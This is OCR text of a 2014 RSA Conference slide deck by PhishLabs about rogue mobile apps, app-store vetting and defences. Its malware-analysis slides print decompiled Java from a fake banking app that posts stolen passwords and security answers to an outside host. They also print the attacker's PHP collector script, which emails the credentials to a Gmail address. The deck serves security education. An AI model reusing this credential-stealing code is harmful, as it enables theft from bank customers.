RSACONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Share.
Learn.
Secure.

Capitalizing on
Collective Intelligence


Rogue Mobile Apps: Nuisance or Legit Threat?

SESSION ID: MBS-R04A

John LaCour

Founder and CEO
PhishLabs
@phishlabs

Seems Legit….




Developer Spams Google
techcrunch.com/2014/01/02/developer-spams-google-play-with-ripoffs-of-well-known-apps-again/
Apps
Google Play
spam
Android

Developer Spams Google Play With Ripoffs Of Well Known Apps…Again

Posted yesterday by Sarah Perez (@sarahintampa)

It's not uncommon to search the Google Play app store and find a number of knock-off or "fake"

Source: techcrunch.com



Rogue App Purchases Costing Parents 'Thousands' Claims Watchdog


PA | Posted: 16/01/2013 13:00 GMT | Updated: 16/01/2013 13:23 GMT PRESS ASSOCIATION

Like 6 people like this. Sign Up to see what your friends like.

FOLLOW: Apple, Polls, PhonepayPlus, Apps, Ios, Itunes, Itunes In App Purchase, UK NEWS, UK Tech News

Complaints about children accessing smartphone apps increased 300% in a year, with the potential for parents to be hit with bills running to thousands of pounds, a regulator has warned.

Source: huffingtonpost.co.uk



Bank Control UK Mobile B ×

https://play.google.com/store/apps/details?id=uk.co.jexpert.bc.android

Google play

Search

Sign in

Apps

My apps

Shop

Games

Editors' Choice

Bank Control UK Mobile Banking

J Expert Ltd. - October 3, 2011

Finance

Install

Add to Wishlist

★★★★☆ (246)

g+1 +333 Recommend this on Google

What is a Rogue Mobile App?


- Mobile app from a “legitimate” repository
- Creates a risk to a user or business

Image Source: 99designs / DakotaXT
http://99designs.com/users/379656

App Repositories

App Repositories

App Repositories



GETJAR

Go

Home | Categories | Apps

Location: United States
Language: English
Device: Set Your Device

Top

Armor for Android Sponsored
Protect your Android from Viruses & Malware!
Free

Opera Mini web browser
Try the world's fastest browser!
Free


Facebook Mobile
Share and stay connected with your friends with the new Facebook app.
Free

UC Browser Intl
Download this free UC Browser Mini today to enjoy a faster browsing experience!
Free

UC Browser International
UC Browser NEWEST OFFICIAL release, BEST browsing experience on Google+,Facebook, whatever you like.
Free

WeChat
Most popular chatting app, free text and voice message, group chat, hundreds of emotions
Free

Photo Editor by Aviary
A one-stop shop for any photo editing need." -Mashable "A very comprehensive photo editor...
Free



Camangi Market

Searching apps | Search

reTranslate
Then translated into the language of the original.
Free ★★★★★ 4.5

reTranslate | Majesty The Fantasy Kingdom | 塑化劑與 食品安全 | Future Weather | Invadroid

New | Hot | Update

- Kids Learning V... Free
- Ball'O'Mania Wi... Free
- Tiny Asteroids Free
- Memory++ Free
- Adventurous Maz... Free
- Draw Shapes-Bab... Free
- Easy Lending Free
- Torch Light LED

News

more...

The Camangi Market APK is available for download.


About us
Brand Spirit / How to use?
Quick Start / FAQ

Apps
Communication / Education / Entertainment / Finance / Game / Health&Medical / Life / Magazine&Comic / Multimedia / News & Weather / Reference / Shopping / Social / Sports / Tools / Travel / Other

Developers
Introduction / Publishing Apps / Technical column / Apps Protection / Billing system

Partners
We welcome all possible business cooperation.

App Repositories



Result: Hundreds of “legit” places to download millions of apps

How are apps vetted?

- Most mainstream app repositories check for:
  - App stability
  - Not spam or abusive advertising
  - Obvious copy-cat apps, duplicate names of well known apps
  - Unwanted content – e.g. porn, gambling
  - Graphic and UI standards

How are apps vetted?

- What about security?
  - Some perform mobile malware scans
  - Few perform dynamic analysis (e.g. sandboxing)
  - Google Play uses the ‘Bouncer’
    - App run under an emulator
    - Checks for theft of pictures and contacts amongst other behaviors
  - None perform code reviews

How are apps vetted?

7.2 **Google Takedowns.** While Google does not undertake an obligation to monitor the Products or their content, if Google is notified by you or otherwise becomes aware and determines in its sole discretion that a Product or any portion thereof or your Brand Features;

(a) violates the intellectual property rights or any other rights of any third party;

(b) violates any applicable law or is subject to an injunction;

(c) is pornographic, obscene or otherwise violates Google's hosting policies or other terms of service as may be updated by Google from time to time in its sole discretion;

(d) is being distributed by you improperly;

(e) may create liability for Google or Authorized Carriers;

(f) is deemed by Google to have a virus or is deemed to be malware, spyware or have an adverse impact on Google's or an Authorized Carrier's network;

(g) violates the terms of this Agreement or the Developer Program Policies for Developers; or


(h) the display of the Product is impacting the integrity of Google servers (i.e., users are unable to access such content or otherwise experience difficulty), Google may remove the Product from the Market or reclassify the Product at its sole discretion. Google reserves the right to suspend and/or bar any Developer from the Market at its sole discretion.

Source: Google Play Developer Distribution Agreement: http://play.google.com/about/developer-distribution-agreement.html


Rogue App Risks

Threat	Impact
Logo-use, false affiliation, name similarities, copyright infringement	Brand and Reputational Damage
Spoof apps, Web wrapper apps	User and revenue diversion
Old legit apps redistributed	Poor customer experience, loss of service improvement opportunity
Spoof apps, insecure apps that take credentials	Service abuse and fraud
Malicious apps	Data Theft – Contacts, Emails, etc.
Adware apps, SMS senders/dialers	Mobile Service Theft

Rogue App Risks



Rogue Mobile App Analysis



> Downloads > Finance > R[redacted] Bank 1.1 android download

US Bank Name

R[redacted] Bank 1.1

UK Bank

R[redacted] Bank 1.1's Description

We are excited to finally announce R[redacted] Mobile Deposit! You can now deposit funds into your account directly from your Android device. We've worked hard to create a best-in-class deposit experience with multiple industry-first features, including the ability to:

- Make deposits into Checking, Savings, Money Market and also load R[redacted] Now Cards (Pre-Paid Cards)
- Temporarily increase your daily deposit limits for those times when you have larger checks
- Choose how quickly you would like to have access to your funds – Immediately; Available for Processing Tonight or Standard Availability

Additionally, we've made Mobile Deposit available to nearly all our R[redacted] Consumer customers. Also, with R[redacted] Mobile Banking you can take advantage of R[redacted] Cashback Rewards®. With R[redacted] Cashback Rewards, now you can see and activate offers right from your smart phone - anytime, anywhere. And it's easy and convenient to get cash back for your everyday purchases at your favorite retailers. Just click, shop, and enjoy!

Like the enhancements or have suggestions/comments? Please leave a review - we appreciate the feedback and use it to develop the best mobile banking experience possible.

If you need assistance with R[redacted] Mobile Banking, simply call 1-800-[redacted] and we'll be happy to help.

*Data service charges may apply through your wireless carrier.

R[redacted] Member FDIC.

©2013 R[redacted] Financial Corp. All rights reserved.


INFORMATION

Author : [redacted]
Category : Finance
Updated : 2013-08-22
Version : 1.1
Size : 736.6KB
Requirements :
Android 1.5 or higher

Downloads : 2499
Price : Free

Rogue Mobile App Analysis

- Download and install
- Run the app
- Of course it asks for credentials!



Validate your account and click next step

User ID: userid

Password: password

Question

What is the last name of the author of the be

se1

What is the last name of the author of the be

se2

What is the last name of the author of the be

se3

account mobile is activated CLICK NEXT

PHISHLABS
Prevent. Defend. Fight back.

Rogue Mobile App Analysis

.apk decompilation

```java
public void postData(String paramString)
{
  DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
  HttpPost localHttpPost = new HttpPost("http://5waw.com/appl.php");
  try
  {
    ArrayList localArrayList = new ArrayList();
    localArrayList.add(new BasicNameValuePair("myHttpData", paramString);
    localArrayList.add(new BasicNameValuePair("pass", MainActivity.this.pass.getText().toString()));
    localArrayList.add(new BasicNameValuePair("mora", MainActivity.this.mora.getText().toString()));
    localArrayList.add(new BasicNameValuePair("mora2", MainActivity.this.EditText01.getText().toString()));
    localArrayList.add(new BasicNameValuePair("mora3", MainActivity.this.EditText02.getText().toString()));
    localHttpPost.setEntity(new UrlEncodedFormEntity(localArrayList));
    localDefaultHttpClient.execute(localHttpPost);
    return;
  }
}
```

Rogue Mobile App Analysis

```
 <?php
// receive data from app's http request
$data=$_POST["myHttpData"];
$pass=$_POST["pass"];
$mora=$_POST["mora"];
file_put_contents('myTextFile.txt',$data);
$message .= "===================+ -------------- +=====================\n";
$message .= "l0l : ".$data."\n";
$message .= "id: ".$pass."\n";
$message .= "pop : ".$mora."\n";
$message .= "mor: ".$password."\n";
$message .= "================================================================\n";
$message .= "Client IP : ".$ip."\n";
$message .= "HostName : ".$hostname."\n";
$message .= "===================+ -------------- +=====================\n";
$send = "zauhir70@gmail.com";
$subject = "APP Android $data";
$headers = "From: <POST10@marcus.lunariffic.com>";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
mail($send,$subject,$message,$headers);
?>
```

What to do about it

- Users:
  - Keep your mobile OS and mobile apps up to date
  - Don’t download apps from third-party stores
  - Use mobile security software

What to do about it

- App publishers:
  - Monitor mobile app stores for abuse
  - Consolidate app publishing and developers into one unit
- Enterprises:
  - Develop and implement mobile device security policies and controls
    - On device security software
    - Establish and enforce app store policies if possible
      - Considering blocking downloads of apps from third-party sites files from the corporate network

References and Resources

1. PhishLabs: http://www.phishlabs.com/
2. Dissecting the Android Bouncer
   http://diyhpl.us/~bryan/papers2/security/android/summercon12-bouncer.pdf
3. Guide to Mobile Application Stores:
   http://www.mobileappstorelinks.com/Third-Party-App-Store-Guide.shtml
4. Mobyaffiliates – App Store Guide:
   http://www.mobyaffiliates.com/blog/mobile-app-stores-list/

Thank you!

John LaCour

jal@phishlabs.com

@phishlabs.com

www.phishlabs.com

PHISHLABS
Prevent. Defend. Fight back.